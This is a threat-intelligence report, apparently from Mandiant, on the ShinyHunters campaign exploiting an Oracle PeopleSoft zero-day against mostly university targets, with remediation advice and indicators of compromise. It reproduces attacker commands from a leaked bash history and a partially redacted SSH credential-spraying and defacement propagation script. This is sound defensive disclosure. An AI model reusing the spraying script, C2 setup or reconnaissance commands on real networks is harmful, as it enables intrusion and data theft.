

ShinyHunters Targets Education Sector with Oracle PeopleSoft Exploit

By Mandiant

Published: 2026-06-11 · Archived: 2026-08-06 02:01:28 UTC

Introduction

Mandiant and Google Threat Intelligence Group (GTIG) have identified an active compromise and extortion campaign attributed to UNC6240 (ShinyHunters) targeting Oracle PeopleSoft application infrastructure. The activity was observed between May 27, 2026, and June 9, 2026 and is consistent with the exploitation of [CVE-2026-35273](#), a critical remote code execution vulnerability (CVSS 9.8) in the Environment Management component. The exploitation of this vulnerability directly aligns with the observed targeting of Environment Management Hub (PSEMHUB) endpoints. Because this activity predates Oracle's June 10, 2026 advisory, the vulnerability was exploited as a zero-day.

Upon becoming aware of active scanning and exploitation, we initiated notifications to over 100 global organizations whose IP addresses correlated with potentially vulnerable endpoints. Most of these organizations were based in the United States, and 68 percent operated within the higher education sector. Subsequently, public reports by @nahamike01 on X highlighted open attacker directories on the staging servers, allowing GTIG to perform a detailed triage of the threat actor's operations.

The attacker staging environments hosted customized MeshCentral agents masquerading as legitimate cloud endpoints, which they used to run administrative command queries and deploy a custom lateral movement and defacement script, `[victim_abbreviation]_fanout.sh`. This campaign directly correlates with subsequent data leaks of stolen organization data published on the ShinyHunters Data Leak Site (DLS) on June 9, 2026.

We recommend that organizations running Oracle PeopleSoft take the following immediate actions to best defend themselves. Additional remediation and hardening guidance is included later in this post.

Threat Detail & Campaign Overview

On June 9 2026, [public threat reports](#) highlighted open attacker directories. GTIG triaged five sequential IP addresses: `142.11.200.186`, `142.11.200.187`, `142.11.200.188`, `142.11.200.189`, and `142.11.200.190`. These systems were hosting Python SimpleHTTP servers on port 8888, exposing directory contents that included staging materials, customized agents, and attacker command histories.

The staging infrastructure hosted pre-configured Windows MeshCentral agent binaries disguised as Microsoft Azure services, specifically named `meshagent32-azure-ops.exe`, `meshagent64-azure-ops.exe`, and `meshagent64-v2.exe`. MeshCentral is an open-source remote management server; its agent is software that runs on remote devices to allow for remote management across various operating systems, including Windows, Linux, macOS, and FreeBSD. Static analysis indicates these agents were hardcoded to establish communication with the command and control (C2) server `wss://azurenetafiles.net:443/agent.ashx`. The domain `azurenetafiles.net` was chosen to mimic legitimate Microsoft Azure NetApp Files endpoints, a common masquerading tactic. An unconfigured Linux `meshagent` binary was also staged, suggesting that the threat actors passed parameters dynamically via the command line during deployment.

Global Notification Response Campaign

Prior to the discovery of the open staging directories, we began an effort to alert over 100 exposed organizations to assist in restricting access to vulnerable endpoints. These organizations are significantly concentrated in the Higher Education sector; 68 percent are academic institutions, including universities and colleges worldwide.

While several organizations successfully blocked the activity or remediated the vulnerabilities, others experienced compromise, resulting in stolen data being published on the ShinyHunters DLS.

Technical Analysis & Command History

The exposed `.bash_history` file, which was identical across all five staging hosts, outlines the server configuration and administrative actions. The technical narrative begins with the configuration of the staging environment. On May 27, 2026, at 22:14 UTC, the attackers installed the MeshCentral remote management server (version 1.1.59) to establish their C2 staging environment. Shortly after, at 22:25 UTC, they installed the `acme-client` npm package to automate the provisioning of Let's Encrypt SSL certificates for the masquerading domain "`azurenetfiles.net`". The attackers interacted with compromised systems using the MeshCentral command-line interface utility `meshctrl.js`.

The command history shows the threat actors performing targeted reconnaissance within compromised internal networks. They mapped Oracle PeopleSoft configurations by inspecting mount points, checking the process scheduler configuration file `psappsrv.cfg`, and reading WebLogic server XML configurations (`config.xml`). The session log ends with the attackers establishing an outbound SSH connection from their staging system to `176.120.22.24`, which hosts the public cleartext mirror of the ShinyHunters DLS.

An analysis of the exposed command history reveals the key administrative and malicious operations performed by the threat actors on the staging servers (timestamps were not available in every case):

1. Staging Infrastructure Setup:

- 1. May 27, 2026, 22:14 UTC:** Installed MeshCentral (v1.1.59) and **22:25 UTC:** Installed "acme-client" to establish the C2 staging environment and automate SSL certificate provisioning for `azurenetfiles.net`.
- Staged the compiled Windows agent binaries (`meshagent32-azure-ops.exe`, etc.) designed to communicate back to the C2 address: `wss://azurenetfiles.net:443/agent.ashx`.
- 3. May 29, 2026, 18:46 UTC:** The attackers checked for the availability of the "authenticode" tool on the staging system using the command `npm list global authenticode`. This command would return any npm package with a name starting in 'authenticode', such as `authenticode-sign`, used for signing binaries, or `authenticode`, used for examining metadata on a file.

2. Targeted Internal Reconnaissance:

- Leveraged the MeshCentral CLI utility `meshctrl.js` to execute administrative command queries on compromised remote endpoints: `hostname; id`.
- Mapped Oracle PeopleSoft system configurations by inspecting the process scheduler configuration file (`psappsrv.cfg`) to extract machine names and IP addresses:

```
grep -hE '\'^[[:space:]]*Address=[^[:space:]]*HostName='\'' /u01/app/psoft/ps_config_homes/csprd/appserv/prcs/psappsrv.
```

- Audited network configurations and active mounts on compromised hosts: `mount | grep -E "psoft|ps_config|nfs"`.
- Mapped internal subnet hosts by querying local hosts tables: `cat /etc/hosts | grep -E "[redacted_victim_string]"`.
- Inspected WebLogic XML configurations (`config.xml`) to map internal application servers.

3. Lateral Movement & Script Propagation:

- Wrote the lateral propagation script `[victim_abbreviation]_fanout.sh` via a heredoc to `/tmp` on the staging host.
- Triggered the execution of the propagation script on compromised hosts using the MeshCentral command execution feature:

```
node meshctrl.js RunCommand --loginuser admin --loginpass '[password]' --id '[agent_id]' --run 'bash /tmp/[victim_abbrevi
```

- Verified propagation success by running remote checks for the defacement marker file `README-IF-YOU-SEE-THIS-YOUBE-BEEN-HACKED.TXT`.

4. Exfiltration & DLS Connection:

- Compressed exfiltrated directories containing stolen data using `zstd` :

```
pv -s "$(du -sb exfil | awk '{print $1}')" | zstd -3 -T0 -o exfil.tar.zst
```

- Concluded operations by establishing an outbound SSH connection from the staging host to `176.120.22.24` , the IP address hosting the public mirror of the ShinyHunters Data Leak Site.




Figure 1: ShinyHunters DLS Post showing Peoplesoft victim added June 9, 2026

Propagation Script & Lateral Movement

As observed in the `.bash_history` log, the threat actors wrote a propagation script named `[victim_abbreviation]_fanout.sh` directly to the `/tmp` directory of the compromised system. This script automates SSH credential spraying against internal hosts by parsing hostnames from the local `/etc/hosts` file matching a specific naming pattern. The script attempts authentication using a hardcoded list of common administrative and application-specific usernames and passwords.

Upon establishing a successful SSH session, the script copies a defacement and extortion marker file named `README-IF-YOU-SEE-THIS-YOUE-BEEN-HACKED.TXT` into the WebLogic and Process Scheduler directories. This staging and deployment activity directly correlates with the publication of stolen archives on the ShinyHunters DLS on June 9, 2026.

The redacted contents of the propagation script `[victim_abbreviation]_fanout.sh` are as follows:

```
set +e
SRC="/u01/app/psoft/ps_config_homes/csprd/weberv/CSPRD02/README-IF-YOU-SEE-THIS-YOUE-BEEN-HACKED.TXT"
NAME="README-IF-YOU-SEE-THIS-YOUE-BEEN-HACKED.TXT"
BASE="/u01/app/psoft/ps_config_homes/csprd"
export PATH=/usr/bin:/bin
# hosts from /etc/hosts - internal PS nodes only
HOSTS=$(grep -E '[redacted_victim_host_pattern]|csprd[0-9]' /etc/hosts | awk '{print $2}' | grep -v '^#' | sort -u)
echo "HOSTS=$(echo $HOSTS | wc -w)"
PWDS="[redacted_passwords]"
USERS="[redacted_usernames]"
OK=0; FAIL=0; SKIP=0
for h in $HOSTS; do
    echo "=== $h ==="
    copied=0
    for u in $USERS; do
        for p in $PWDS; do
            sshpass -p "$p" ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 -o BatchMode=no $u@$h "hostname" >/dev/null 2>&1
            for dest in $BASE/weberv/CSPRD $BASE/weberv/CSPRD02 $BASE/appserv/prcs; do
                sshpass -p "$p" ssh -o StrictHostKeyChecking=no $u@$h "test -d $dest && mkdir -p $dest && cat > $dest/$NAME < "
```

```

        done
        break 2
    }
done
done
if [ $copied -eq 0 ]; then
    # try key-based
    ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 -o BatchMode=yes $USER@$h "hostname" >/dev/null 2>&1 && copied=1 |
    if [ $copied -eq 0 ]; then echo "  FAIL ssh"; FAIL=$((FAIL+1)); fi
fi
done
# local paths on this host
for dest in $BASE/webserv/CSPRD $BASE/webserv/CSPRD02 $BASE/appserv/prcs; do
    if [ -d "$dest" ]; then cp -f "$SRC" "$dest/$NAME" && chmod 644 "$dest/$NAME" && echo "LOCAL OK $dest"; fi
done
echo SUMMARY ok=$OK fail=$FAIL
find $BASE -name "$NAME" -type f 2>/dev/null

```

Remediation and Hardening

To defend against this campaign, we recommend that organizations running Oracle PeopleSoft immediately implement the following security measures:

Network Isolation & WAF Rules

- **Endpoint Access Restrictions:** If you cannot disable the EMHub Service, immediately block external network access to the sensitive endpoints `/PSEMHUB/*` (specifically `/PSEMHUB/hub`) and `/PSIGW/HttpListeningConnector` at the network perimeter or firewall level. Relying solely on Web Application Firewall (WAF) body-inspection rules is insufficient, as these controls can be bypassed.
- **Non-Breaking Action:** Restricting these endpoints is considered non-breaking for standard end-user operations. The Environment Management Hub (EMHub) and the Integration Broker Listening Connector are administrative or system-to-system components and are not required for the core user-facing PeopleSoft Internet Architecture (PIA) browser sessions.

Log & Endpoint Monitoring

- **Access Log Analysis:** Audit the PIA WebLogic access logs for HTTP `POST` requests directed at `/PSEMHUB/hub` and `/PSIGW/HttpListeningConnector` originating from external or untrusted source IP addresses.
- **SSRF Detection:** Analyze requests to `/PSIGW/HttpListeningConnector` for loopback IP addresses (such as `127.0.0.1`, `localhost`, or `::1`) or internal IP ranges passed within request headers or parameters. This is a common method for attackers to perform Server-Side Request Forgery (SSRF) to bypass access controls.

Network Telemetry

- **Outbound Port 445 Monitoring:** Monitor outbound firewall logs and NetFlow data for outbound SMB traffic (TCP port 445) originating from PeopleSoft hosts to untrusted, external internet destinations. The exploit chain may coerce the system into making outbound connections in an attempt to capture Windows machine-account NetNTLM hashes.

Host-Level Auditing & Filesystem Checks

Conduct a thorough forensic audit of the web-tier filesystem on PeopleSoft hosts for indicators of compromise:

- **Webshell Detection:** Scan the WebLogic web application directory `<PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/` for any unexpected `*.jsp` files that are not part of the shipped product.

- **Unauthorized Staging:** Inspect the staging directory `.../PSEMHUB.war/envmetadata/transactions/` for unauthorized folders, files, or binary drops.
- **Unexpected Directories:** Look for unexpected directories named `logs` , `persistantstorage` , or `scratchpad` under the PSEMHUB directories.
- **XMLDecoder Persistence:** Check `<docroot>/envmetadata/data/environment/` for recently created or modified `.xml` files, which may be leveraged by threat actors to execute remote code via XMLDecoder upon application restart.

In alignment with Oracle's security advisory, we consider the implementation of these mitigations to be a high-priority risk reduction measure and strongly recommend immediate action to address the identified exposure. As this vulnerability is remotely exploitable without authentication and may result in remote code execution, organizations must remain on actively supported versions and apply all Critical Patch Updates, Critical Security Patch Updates, and Security Alerts without delay. Review the full [Oracle Security Alert Advisory - CVE-2026-35273](#) for complete details.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a [GTI collection](#) for registered users.

Staging & C2 Network Indicators

- `142.11.200.186`
- `142.11.200.187`
- `142.11.200.188`
- `142.11.200.189`
- `142.11.200.190`
- `azurenetfiles.net`

Staging Payloads & Attacker Files

File Path / Name	Indicator Type	Description	Value / Hash (SHA-256)
<code>.bash_history</code>	File Hash	Attacker command history	<code>2ab684d93c1553fad87041b4dea97188a97e78589deee2a7bacff9055</code>
<code>meshagent64-azure-ops.exe</code>	File Hash	Pre-configured Windows agent	<code>f02a924c9ff92a8780ce812511341182c6b509d45bc59f3f7b522e372</code>
<code>meshagent64-v2.exe</code>	File Hash	Pre-configured Windows agent	<code>d83fdb9e53c5ff03c4cb0451ea1bebd79b53f29eadc1e2fa394c7af13</code>

File Path / Name	Indicator Type	Description	Value / Hash (SHA-256)
meshagent32-azure-ops.exe	File Hash	Pre-configured Windows agent	c7e9332731b06644fc73e0046a2a89eaa59b09f54250e9bd622467187
meshagent	File Hash	Unconfigured Linux agent	68257a6f9ff196179ec03624e849927f26599eb180a7c82e14ef5bc4e
README-IF-YOU-SEE-THIS-YOUE-BEEN-HACKED.TXT	Filename	Defacement / extortion marker	N/A
[victim_abbreviation]_fanout.sh	Filename	Propagation script	N/A

Google Security Operations (SecOps)

SecOps customers will have access to the following pending-deployment rules. Once fully deployed, these rules will be available under the Mandiant Frontline Threats rule pack:

- Oracle PeopleSoft Configuration Inspection
- Oracle PeopleSoft Suspicious JSP File Write to PSEMHUB
- Sshpass Interactive File Deployment
- Data Archiving or Compression via Zstd Utility
- MeshCentral Command Execution via Meshctrl

Posted in

- [Threat Intelligence](#)

Source: <https://cloud.google.com/blog/topics/threat-intelligence/shinyhunters-targets-education-sector-oracle-exploit>